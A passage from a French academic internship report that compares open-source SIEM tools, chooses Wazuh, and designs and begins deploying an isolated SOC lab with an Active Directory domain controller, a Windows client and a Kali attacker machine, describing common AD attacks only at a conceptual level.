- **Les stratégies de groupe (GPO)** : ensembles de règles appliquées aux utilisateurs ou aux machines d'une OU ;
- **Le protocole Kerberos** : protocole d'authentification par défaut d'Active Directory, reposant sur un système de tickets délivrés par le contrôleur de domaine (Key Distribution Center).

[Insérer ici un schéma de l'architecture AD — Figure 2.3]

2.4.3 Principales vulnérabilités et attaques sur AD

En raison de sa position centrale dans la gestion des identités, Active Directory constitue une cible de choix pour les attaquants. Parmi les vecteurs d'attaque les plus courants, on retrouve :

- **Le brute force et le password spraying** : tentatives répétées d'authentification, soit en testant de nombreux mots de passe sur un compte donné (brute force), soit en testant un nombre restreint de mots de passe sur de nombreux comptes (password spraying), afin de contourner les mécanismes de verrouillage.
- **Le Kerberoasting** : technique exploitant les comptes de service disposant d'un SPN (Service Principal Name). L'attaquant demande un ticket Kerberos (TGS) pour ce compte, puis tente de casser hors ligne le hash du mot de passe contenu dans ce ticket.
- **L'AS-REP Roasting** : attaque ciblant les comptes utilisateurs configurés sans pré-authentification Kerberos (option *Do not require Kerberos preauthentication*), permettant à un attaquant de récupérer un ticket exploitable hors ligne sans même connaître le mot de passe du compte.
- **Le Pass-the-Hash / Pass-the-Ticket** : réutilisation d'un hash de mot de passe ou d'un ticket Kerberos volé, sans jamais avoir besoin de connaître le mot de passe en clair, pour s'authentifier sur d'autres ressources du domaine.
- **L'élévation de privilèges** : exploitation de mauvaises configurations de droits ou de délégations, permettant à un utilisateur standard d'obtenir des privilèges d'administrateur du domaine, voire de compromettre l'intégralité de l'annuaire via une attaque de type DCSync.

Ces différentes techniques d'attaque, largement référencées dans le framework MITRE ATT&CK, constituent le socle des scénarios de test simulés dans le cadre de ce projet (voir Chapitre 6).

2.5 Comparaison des solutions SIEM open source

2.5.1 Wazuh

Wazuh est une plateforme de sécurité open source unifiée, combinant les fonctionnalités d'un SIEM et d'un XDR (Extended Detection and Response). Elle repose sur une architecture composée d'agents légers installés sur les machines surveillées et d'un serveur central assurant la collecte, l'analyse et la visualisation des données. Wazuh se distingue par sa gratuité, sa large communauté, ainsi que par ses modules natifs (FIM, détection de vulnérabilités, évaluation de configuration, réponse active).

2.5.2 ELK Stack

L'ELK Stack (Elasticsearch, Logstash, Kibana), aujourd'hui commercialisé sous la marque Elastic Security, est une suite open source permettant la collecte, le stockage et la visualisation de données à grande échelle. Si elle offre une grande flexibilité, elle nécessite davantage de développement et de configuration pour obtenir des fonctionnalités de détection équivalentes à celles fournies nativement par Wazuh.

2.5.3 OSSIM (AlienVault)

OSSIM (Open Source Security Information Management), développé par AlienVault (racheté par AT&T), est une solution SIEM open source intégrant plusieurs outils de sécurité (détection d'intrusion, inventaire d'actifs, évaluation de vulnérabilités). Sa version communautaire reste toutefois moins riche que la version commerciale (USM), et son développement est aujourd'hui moins actif que celui de Wazuh.

2.5.4 SIEMonster

SIEMonster est une solution SIEM basée sur un assemblage d'outils open source (dont ELK), proposée sous forme de modules déployables. Bien que flexible, cette solution est moins documentée et moins largement adoptée que Wazuh, ce qui limite le support communautaire disponible en cas de difficulté technique.

Tableau 2.1 – Comparaison des solutions SIEM open source

Critère	Wazuh	ELK Stack	OSSIM	SIEMonster
Coût	Gratuit	Gratuit (fonctions de base)	Gratuit (version communautaire)	Gratuit (version limitée)
Fonctionnalités XDR natives	Oui	Non	Partielles	Partielles
Facilité de déploiement	Élevée	Moyenne	Moyenne	Faible
Communauté et documentation	Très active	Très active	Modérée	Limitée
Intégration Active Directory	Native (agents Windows)	Nécessite configuration	Native	Nécessite configuration
Modules de sécurité intégrés (FIM, SCA, vuln.)	Oui	Non (add-ons requis)	Partiels	Partiels

2.6 Choix de Wazuh

Au regard de cette comparaison, Wazuh a été retenu comme solution technique pour ce projet, pour les raisons suivantes :

- Sa **gratuité** et son caractère **open source**, en adéquation avec les contraintes budgétaires d'un établissement public ;
- Ses **fonctionnalités XDR natives**, incluant le File Integrity Monitoring, la détection de vulnérabilités, l'évaluation de la configuration de sécurité (SCA) et la réponse active ;
- Sa **facilité d'intégration avec Active Directory**, à travers la collecte native des journaux d'événements Windows et Sysmon ;

- La possibilité de définir des **règles de détection personnalisées**, alignées sur le référentiel MITRE ATT&CK ;
- Une **communauté active** et une documentation riche, facilitant le déploiement dans le cadre d'un stage à durée limitée.

2.7 Conclusion

Ce chapitre a permis de poser les bases théoriques nécessaires à la compréhension de ce projet, à travers la présentation des concepts de SOC et de SIEM, ainsi que de l'architecture et des principales vulnérabilités d'un environnement Active Directory. La comparaison des solutions SIEM open source disponibles a permis de justifier le choix de Wazuh, retenu pour sa richesse fonctionnelle et son adéquation avec les besoins du projet. Le chapitre suivant sera consacré à une présentation détaillée de cette solution.

Chapitre 3 :

Conception de l'Architecture

3.1 Introduction

Ce chapitre présente la démarche de conception ayant conduit à l'architecture du laboratoire SOC déployé dans le cadre de ce projet. Nous y détaillons l'analyse des besoins fonctionnels et non fonctionnels, l'architecture retenue et sa justification, les spécifications techniques des machines virtuelles constituant le laboratoire, ainsi que les scénarios d'attaque sélectionnés pour la phase de validation.

3.2 Analyse des besoins

À l'issue de la phase d'analyse de l'existant menée au sein de l'Agence Urbaine de Laâyoune et de l'étude de l'état de l'art présentée au chapitre précédent, les besoins fonctionnels et non fonctionnels du SOC à déployer ont été formalisés comme suit.

3.2.1 Besoins fonctionnels

- Collecter les journaux d'événements des postes utilisateurs Windows et du contrôleur de domaine ;
- Analyser en temps réel les événements afin de détecter les comportements suspects ;
- Générer des alertes hiérarchisées selon leur niveau de gravité (levels 0 à 15) ;
- Mapper chaque alerte générée sur le framework MITRE ATT&CK ;
- Bloquer automatiquement les attaquants identifiés (Active Response) ;
- Visualiser l'état de sécurité du système d'information via des tableaux de bord personnalisés ;
- Assurer l'intégrité des fichiers critiques du système (FIM).

3.2.2 Besoins non fonctionnels

- **Coût logiciel nul**, à travers l'utilisation exclusive de technologies open source ;
- **Reproductibilité** : une documentation permettant un redéploiement de la solution ;
- **Scalabilité** : la possibilité d'ajouter des agents supplémentaires sans reconfiguration majeure ;
- **Sécurité des communications** : chiffrement des échanges entre les agents et le manager Wazuh.

3.3 Architecture proposée

L'architecture retenue pour ce laboratoire SOC repose sur quatre machines virtuelles interconnectées via un réseau **Host-Only VMware** (192.168.56.0/24). Cette configuration isole totalement le laboratoire du réseau de production tout en permettant les communications entre les machines et l'accès à Internet via NAT pour les mises à jour logicielles.

Le schéma ci-dessous illustre l'architecture globale du laboratoire, incluant les flux de collecte de logs (télémétrie), les flux d'attaques simulées et le mécanisme de réponse automatique.

[Figure 3.1 — Architecture du laboratoire SOC déployé]

Cette architecture reproduit, à l'échelle d'un laboratoire académique, l'environnement typique d'une administration publique marocaine : un contrôleur de domaine Active Directory centralisant l'authentification, un poste utilisateur représentatif du parc informatique de l'agence, un serveur SIEM assurant la supervision, et une machine attaquante simulant les menaces externes.

3.4 Spécifications techniques des machines

Le tableau ci-dessous récapitule les caractéristiques techniques de chacune des quatre machines virtuelles composant le laboratoire :

Machine	OS	RAM	Disque	vCPU	IP
WAZUH-SRV	Ubuntu Server 22.04	4 GB	30 GB	2	192.168.56.20
DC01	Windows Server 2022	3 GB	40 GB	2	192.168.56.30
WIN10-CLIENT	Windows 10	2 GB	40 GB	2	192.168.56.31
KALI	Kali Linux 2024	2 GB	30 GB	2	192.168.56.10

Tableau 3.1 – Spécifications techniques des machines virtuelles

3.5 Rôles fonctionnels de chaque machine

3.5.1 WAZUH-SRV — Le SIEM central

Serveur Ubuntu hébergeant les trois composants de la solution Wazuh en configuration *all-in-one* : le **Wazuh Manager** (moteur d'analyse et de corrélation), le **Wazuh Indexer** (basé sur OpenSearch pour le stockage et la recherche) et le **Wazuh Dashboard** (interface web de visualisation). Cette machine constitue le point central de collecte et d'analyse des logs remontés par les agents.

3.5.2 DC01 — Le contrôleur de domaine

Serveur Windows 2022 configuré comme contrôleur de domaine principal pour la forêt aulsh.sh (nom fictif représentant l'AUL). Il héberge les rôles Active Directory Domain Services (AD DS) et DNS. Cette machine est supervisée par un agent Wazuh et par Sysmon, afin de capturer les événements de sécurité liés à l'authentification, aux modifications d'objets et aux tentatives d'accès.

3.5.3 WIN10-CLIENT — Le poste utilisateur

Poste Windows 10 joint au domaine aulsh.sh, simulant l'environnement d'un utilisateur final de l'AUL. Il est équipé de Sysmon et d'un agent Wazuh pour la remontée d'une télémétrie fine : création de processus, connexions réseau, modifications de registre.

3.5.4 KALI — La machine attaquante

Distribution Kali Linux 2024 équipée des outils offensifs standards utilisés par les attaquants réels : **Hydra** pour le brute force, **Impacket** pour les attaques Kerberos, **CrackMapExec/NetExec** pour l'énumération et le mouvement latéral. Cette machine ne dispose volontairement **pas** d'agent Wazuh, conformément à son rôle d'attaquant externe au système supervisé.

3.6 Justification des choix technologiques

Composant	Choix	Justification
Hyperviseur	VMware Workstation	Gratuit (Player), performant, largement utilisé
SIEM	Wazuh 4.9	Open source, natif MITRE ATT&CK, tout-en-un
Domaine	Windows Server 2022	Représentatif des administrations publiques marocaines
Télémétrie	Sysmon (config. SwiftOnSecurity)	Standard de facto pour la détection avancée
Attaquant	Kali Linux	Distribution reconnue mondialement, outils intégrés
Framework d'attaque	Impacket	Fidélité aux techniques réelles d'attaque Kerberos
Réponse automatisée	Wazuh Active Response	Évite la complexité d'un SOAR séparé

Tableau 3.2 – Justification des choix technologiques

3.7 Scénarios d'attaque retenus

Sur la base de l'analyse des techniques les plus fréquemment observées contre les environnements Active Directory, et en tenant compte des

contraintes de temps du projet, six scénarios d'attaque ont été sélectionnés pour la phase de validation Purple Team :

#	Attaque	Tactique MITRE	ID
1	Password Brute Force	Credential Access	T1110.001
2	Kerberoasting	Credential Access	T1558.003
3	AS-REP Roasting	Credential Access	T1558.004
4	Privilege Escalation (Group)	Privilege Escalation	T1078.002
5	Persistence (New Account)	Persistence	T1136.002
6	Lateral Movement (WinRM)	Lateral Movement	T1021.006

Tableau 3.3 – Scénarios d'attaque retenus

Ces six scénarios couvrent les principales tactiques du cycle d'une attaque contre Active Directory — de l'accès initial aux identifiants jusqu'au mouvement latéral — et permettent de valider la couverture de détection du SOC sur un large spectre de techniques.

3.8 Conclusion

Ce chapitre a présenté la démarche de conception de l'architecture du laboratoire SOC, depuis l'analyse des besoins jusqu'à la justification des choix technologiques et la sélection des scénarios d'attaque. Cette architecture, bien que réduite à l'échelle d'un laboratoire académique, reproduit fidèlement les composants essentiels d'un environnement d'administration publique marocaine. Le chapitre suivant est consacré à la réalisation technique de cette architecture, à travers le déploiement effectif de chacun de ses composants.

Chapitre 4 : Réalisation Technique

4.1 Introduction

Ce chapitre décrit, étape par étape, la mise en œuvre technique de l'architecture SOC présentée au chapitre précédent. Nous y détaillons le déploiement du serveur Wazuh, la configuration de l'environnement Active Directory, le développement des règles de détection personnalisées, ainsi que l'activation des modules avancés de sécurité (FIM et Active Response).

4.2 Configuration du réseau du laboratoire




Figure 1 – Éditeur de réseau virtuel VMware — réseau Host-Only VMnet1

Cette figure présente la configuration du réseau virtuel utilisée pour construire l'environnement de laboratoire du projet. Le réseau **VMnet1** est configuré en mode **Host-**

Only, ce qui permet de créer un réseau virtuel isolé entre les différentes machines virtuelles.

Le sous-réseau utilisé est **192.168.56.0/24** et le service DHCP est activé. Cette configuration permet aux différentes machines du laboratoire, notamment **WAZUH-SRV**, **DC01**, **WIN10-CLIENT** et **KALI**, de communiquer entre elles tout en restant séparées du réseau de production.

Le choix du mode Host-Only est particulièrement adapté à un laboratoire SOC, car il permet de réaliser des opérations de configuration, de supervision et de simulation d'activités malveillantes sans exposer directement l'environnement de test à l'infrastructure réelle. Cette isolation contribue également à garantir que les scénarios de sécurité réalisés dans le cadre du projet restent confinés au laboratoire.

4.3 Déploiement du contrôleur de domaine DC01

4.3.1 Installation initiale de Windows Server




Figure 2 – Tableau de bord du Gestionnaire de serveur après installation de Windows Server 2022

Cette figure montre le **Gestionnaire de serveur** après l'installation initiale de Windows Server 2022 sur la machine **DC01**.

À ce stade, le système d'exploitation est installé mais le serveur n'a pas encore été configuré comme contrôleur de domaine. Aucun rôle Active Directory n'est encore opérationnel. Le serveur dispose uniquement des composants installés par défaut, notamment les services liés aux fichiers et au stockage.

Cette étape constitue donc le point de départ de la mise en place de l'infrastructure Active Directory. Le serveur DC01 sera ensuite transformé en contrôleur de domaine afin de fournir les services d'authentification, de gestion des comptes et de résolution DNS nécessaires au fonctionnement du laboratoire.




Figure 3 – Assistant d'ajout de rôles et de fonctionnalités

Cette capture montre l'ouverture de l'assistant **Add Roles and Features** du Gestionnaire de serveur.

L'objectif de cette étape est d'ajouter au serveur DC01 le rôle **Active Directory Domain Services (AD DS)**. Ce rôle est indispensable pour transformer le serveur Windows Server en contrôleur de domaine.

L'assistant permet de sélectionner les rôles nécessaires et d'installer les composants logiciels correspondants. L'installation du rôle AD DS constitue toutefois uniquement la

première partie de la configuration : après son installation, le serveur doit encore être promu en contrôleur de domaine.

4.3.2 Promotion en contrôleur de domaine — première tentative




Figure 4 – Choix de l'opération de déploiement — création d'une nouvelle forêt

Cette figure présente l'étape de configuration du service Active Directory Domain Services au cours de laquelle l'assistant propose de créer une **nouvelle forêt Active Directory**.

Dans cette première configuration, le nom de domaine proposé est **AULSH.corp**. Cette étape montre le choix d'une architecture Active Directory reposant sur une nouvelle forêt, adaptée à un environnement de laboratoire indépendant.

Le document indique que le nom sera finalement remplacé par **AULSH.sh** lors d'une tentative ultérieure. Cette modification permet de conserver une nomenclature cohérente avec le domaine finalement utilisé dans le reste du projet.




Figure 5 – Rôles AD DS installés dans le Gestionnaire de serveur

Cette capture confirme que le rôle **Active Directory Domain Services** a bien été installé sur le serveur DC01.

Cependant, l'installation du rôle ne signifie pas encore que le serveur fonctionne comme contrôleur de domaine. Une configuration post-déploiement reste nécessaire pour effectuer la promotion du serveur.

Cette distinction est importante : l'installation du rôle fournit les composants nécessaires à Active Directory, tandis que la promotion configure réellement le serveur comme contrôleur de domaine au sein d'une forêt et d'un domaine.




Figure 6 – Alerte de configuration requise pour les services AD DS

Cette figure montre la notification affichée par le Gestionnaire de serveur après l'installation du rôle AD DS.

Le système indique qu'une **configuration post-déploiement** est nécessaire. Cette notification permet à l'administrateur d'accéder directement à l'assistant permettant de promouvoir le serveur en contrôleur de domaine.

Cette étape marque donc la transition entre l'installation du rôle Active Directory et sa mise en service effective. Elle confirme également que le système a correctement détecté que la configuration du domaine n'est pas encore terminée.




Figure 7 – Détails de la notification de promotion en contrôleur de domaine

Cette capture présente les détails de la notification générée par le Gestionnaire de serveur.

La notification précise que des opérations supplémentaires doivent être réalisées afin de transformer le serveur en contrôleur de domaine. L'administrateur peut utiliser le lien proposé pour accéder directement à l'assistant de configuration des services AD DS.

Cette étape facilite le processus d'installation et permet de poursuivre la configuration du domaine sans devoir rechercher manuellement l'outil de promotion.

4.3.3 Promotion en contrôleur de domaine — configuration finale




Figure 8 – Reprise de l'assistant de configuration des services de domaine

Cette figure présente une nouvelle étape de l'assistant de configuration d'Active Directory. L'écran permet notamment de choisir l'opération de déploiement.

L'option permettant d'ajouter un contrôleur de domaine à un domaine existant apparaît disponible, mais la configuration finale retenue correspond à la **création d'une nouvelle forêt**.

Le choix d'une nouvelle forêt est cohérent avec l'objectif du laboratoire, puisque l'environnement Active Directory est construit indépendamment d'une infrastructure existante.

